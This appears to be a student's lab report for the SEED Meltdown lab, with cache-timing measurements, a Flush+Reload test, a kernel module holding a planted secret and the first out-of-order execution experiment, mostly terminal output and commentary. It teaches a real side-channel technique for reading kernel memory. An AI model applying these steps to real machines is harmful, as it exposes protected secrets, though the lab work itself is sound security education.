

Tasks 1 and 2: Side Channel Attacks via CPU Caches

Task 1: Reading from Cache versus froms Memory


We compile the given program using the parameter -march with value native, that tells the compiler to enable all instruction subsets supported by the local machine. Next, on executing:




```
[10/10/19]seed@VM:~/Lab$ gcc -march=native CacheTime.c -o CacheTime
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 104 CPU cycles
Access time for array[1*4096]: 298 CPU cycles
Access time for array[2*4096]: 202 CPU cycles
Access time for array[3*4096]: 306 CPU cycles
Access time for array[4*4096]: 304 CPU cycles
Access time for array[5*4096]: 326 CPU cycles
Access time for array[6*4096]: 520 CPU cycles
Access time for array[7*4096]: 322 CPU cycles
Access time for array[8*4096]: 330 CPU cycles
Access time for array[9*4096]: 308 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 120 CPU cycles
Access time for array[1*4096]: 308 CPU cycles
Access time for array[2*4096]: 326 CPU cycles
Access time for array[3*4096]: 374 CPU cycles
Access time for array[4*4096]: 348 CPU cycles
Access time for array[5*4096]: 350 CPU cycles
Access time for array[6*4096]: 492 CPU cycles
Access time for array[7*4096]: 328 CPU cycles
Access time for array[8*4096]: 306 CPU cycles
Access time for array[9*4096]: 328 CPU cycles
```




```
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 102 CPU cycles
Access time for array[1*4096]: 294 CPU cycles
Access time for array[2*4096]: 310 CPU cycles
Access time for array[3*4096]: 312 CPU cycles
Access time for array[4*4096]: 212 CPU cycles
Access time for array[5*4096]: 330 CPU cycles
Access time for array[6*4096]: 448 CPU cycles
Access time for array[7*4096]: 430 CPU cycles
Access time for array[8*4096]: 334 CPU cycles
Access time for array[9*4096]: 356 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 120 CPU cycles
Access time for array[1*4096]: 414 CPU cycles
Access time for array[2*4096]: 162 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 196 CPU cycles
Access time for array[5*4096]: 176 CPU cycles
Access time for array[6*4096]: 184 CPU cycles
Access time for array[7*4096]: 30 CPU cycles
Access time for array[8*4096]: 170 CPU cycles
Access time for array[9*4096]: 176 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 104 CPU cycles
Access time for array[1*4096]: 266 CPU cycles
Access time for array[2*4096]: 174 CPU cycles
```



```
Access time for array[2*4096]: 174 CPU cycles
Access time for array[3*4096]: 78 CPU cycles
Access time for array[4*4096]: 174 CPU cycles
Access time for array[5*4096]: 194 CPU cycles
Access time for array[6*4096]: 206 CPU cycles
Access time for array[7*4096]: 78 CPU cycles
Access time for array[8*4096]: 192 CPU cycles
Access time for array[9*4096]: 194 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 212 CPU cycles
Access time for array[1*4096]: 244 CPU cycles
Access time for array[2*4096]: 238 CPU cycles
Access time for array[3*4096]: 66 CPU cycles
Access time for array[4*4096]: 324 CPU cycles
Access time for array[5*4096]: 244 CPU cycles
Access time for array[6*4096]: 238 CPU cycles
Access time for array[7*4096]: 68 CPU cycles
Access time for array[8*4096]: 246 CPU cycles
Access time for array[9*4096]: 264 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 104 CPU cycles
Access time for array[1*4096]: 198 CPU cycles
Access time for array[2*4096]: 166 CPU cycles
Access time for array[3*4096]: 30 CPU cycles
Access time for array[4*4096]: 162 CPU cycles
Access time for array[5*4096]: 162 CPU cycles
Access time for array[6*4096]: 182 CPU cycles
```



```
Access time for array[6*4096]: 182 CPU cycles
Access time for array[7*4096]: 44 CPU cycles
Access time for array[8*4096]: 162 CPU cycles
Access time for array[9*4096]: 184 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 104 CPU cycles
Access time for array[1*4096]: 158 CPU cycles
Access time for array[2*4096]: 164 CPU cycles
Access time for array[3*4096]: 30 CPU cycles
Access time for array[4*4096]: 158 CPU cycles
Access time for array[5*4096]: 176 CPU cycles
Access time for array[6*4096]: 192 CPU cycles
Access time for array[7*4096]: 46 CPU cycles
Access time for array[8*4096]: 162 CPU cycles
Access time for array[9*4096]: 162 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 212 CPU cycles
Access time for array[1*4096]: 202 CPU cycles
Access time for array[2*4096]: 220 CPU cycles
Access time for array[3*4096]: 380 CPU cycles
Access time for array[4*4096]: 202 CPU cycles
Access time for array[5*4096]: 336 CPU cycles
Access time for array[6*4096]: 302 CPU cycles
Access time for array[7*4096]: 390 CPU cycles
Access time for array[8*4096]: 408 CPU cycles
Access time for array[9*4096]: 446 CPU cycles
```




```
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 226 CPU cycles
Access time for array[1*4096]: 200 CPU cycles
Access time for array[2*4096]: 204 CPU cycles
Access time for array[3*4096]: 90 CPU cycles
Access time for array[4*4096]: 204 CPU cycles
Access time for array[5*4096]: 176 CPU cycles
Access time for array[6*4096]: 210 CPU cycles
Access time for array[7*4096]: 94 CPU cycles
Access time for array[8*4096]: 214 CPU cycles
Access time for array[9*4096]: 224 CPU cycles
```

After executing 10 times, we see that, initially, the CPU cycles for all the data access were the same, and hence differentiating between memory access and cache access was not possible. However, we also notice that in certain executions, the CPU cycle time for accessing 3rd and 7th block was as low as 30 cycles. Because the access from cache is faster than from main memory, this clearly indicated that the content was fetched from the cache and not the memory,. To set a threshold, to decide if the memory block was fetched from the cache or the main memory, I consider a value of 100 CPU cycles, because none of the main memory accesses fell below that (lowest was 104 for 0th block), and on executing the same program multiple times, I noticed that the CPU cycles for accessing 3rd and 7th block reached as high as 100.

Therefore, the threshold value considered for this lab would be 100 to distinguish between cache or main memory access.

Task 2: Using Cache as a Side Channel




```
[10/10/19]seed@VM:~/Lab$ gcc -march=native FlushReload.c -o FlushReload
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
[10/10/19]seed@VM:~/Lab$ ./FlushReload
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

We first change the given program to set the threshold value as 100. On running the given program 20 times, we see that the secret is identified 17 times, and misses only 3 times. Also, the secret identified is 94 only and not any other array value, verifying no main memory access was completed in less than 100 CPU cycles, hence assuring that the threshold set for the distinguishing purpose is effectual.


Tasks 3-5: Preparation for the Meltdown Attack

Task 3: Place Secret Data in Kernel Space



```
[10/10/19]seed@VM:~/Lab$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Lab modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/Lab/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Lab/MeltdownKernel.mod.o
  LD [M]  /home/seed/Lab/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[10/10/19]seed@VM:~/Lab$ sudo insmod MeltdownKernel.ko
```

Here we compile the kernel module using the Makefile and install the compiled file using the insmod command. This module stores the secret data in the kernel and also caches it in order to increase the success rate of the attack. It also allows us to find the address location at which our secret is stored using the publicly accessible message buffer. To find the secret data's address, we use the dmesg command as follows:




```
[10/10/19]seed@VM:~/Lab$ dmesg | grep 'secret data address'
[ 5193.726994] secret data address:f8826000
[10/10/19]seed@VM:~/Lab$ 
```

We get that the secret data is stored at 0xf8826000. We will be using this address to extract the secret kernel data using the meltdown attack.


Task 4: Access Kernel Memory from User Space

We write the following code to check if we can get the data that is stored at the location obtained from the previous task, that of the secret:



```
int main()
{
char *kernel_data_addr = (char*)0xf8826000;
char kernel_data = *kernel_data_addr;
printf("I have reached here.\n");
return 0;
}
```


We compile and run the program and see that there is a segmentation fault error, indicating that we were not successful in getting the data stored at the address directly, even though we knew the right address of the secret.



```
[10/10/19]seed@VM:~/Lab$ gcc Test.c
Test.c: In function ‘main’:
Test.c:5:1: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
 printf("I have reached here.\n");
 ^
Test.c:5:1: warning: incompatible implicit declaration of built-in function ‘printf’
Test.c:5:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
[10/10/19]seed@VM:~/Lab$ ./a.out
Segmentation fault
[10/10/19]seed@VM:~/Lab$ █
```

The access control logic inside the CPU doesn’t allow the user-level program to get into the kernel space and the kernel memory is not directly accessible to the user-space programs. This program crashes with a segmentation fault error because our program is a user-level program, which cannot access the kernel memory. Hence, the Line 2 had an interruption while executing.

Task 5: Handle Error/Exceptions in C




```
[10/10/19]seed@VM:~/Lab$ gcc -march=native ExceptionHandling.c -o ExceptionHandling
[10/10/19]seed@VM:~/Lab$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[10/10/19]seed@VM:~/Lab$
```

Here we compile and run the given Exception handling program and observe that even though we were accessing the kernel space; the program continued to run and did not crash. This was possible due to the program handling the exception raised by the event of accessing the kernel memory from a user-space and avoiding the OS to handle the fault which would have led it into killing the program, just like before. Thus, handling the exception allowed the program to run and not crash, and it just prints out the error message.

Task 6: Out-of-Order Execution by CPU

As we have seen before, if a particular memory is accessed then the CPU stores it in its cache. Using the CPU cycle, we were able to find a threshold value to distinguish between memory accesses – from the cache or the main memory. We use this value to find if a particular memory block was accessed from the cache or the main memory in our program. After setting the threshold value as 100 and the kernel secret address as the one found in Task 3, we compile and run the given program:



```
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/10/19]seed@VM:~/Lab$ █
```

